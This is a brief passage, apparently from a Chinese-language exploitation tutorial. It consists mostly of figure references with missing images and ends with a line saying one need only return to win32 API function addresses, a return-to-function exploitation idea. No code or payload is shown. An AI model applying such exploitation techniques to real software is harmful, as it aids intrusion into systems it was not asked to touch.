



图 24

因此我们可以这样做，如图 25 所示:



输出结果如图 26 所示:

只需返回到 win32 API 等函数地址即可。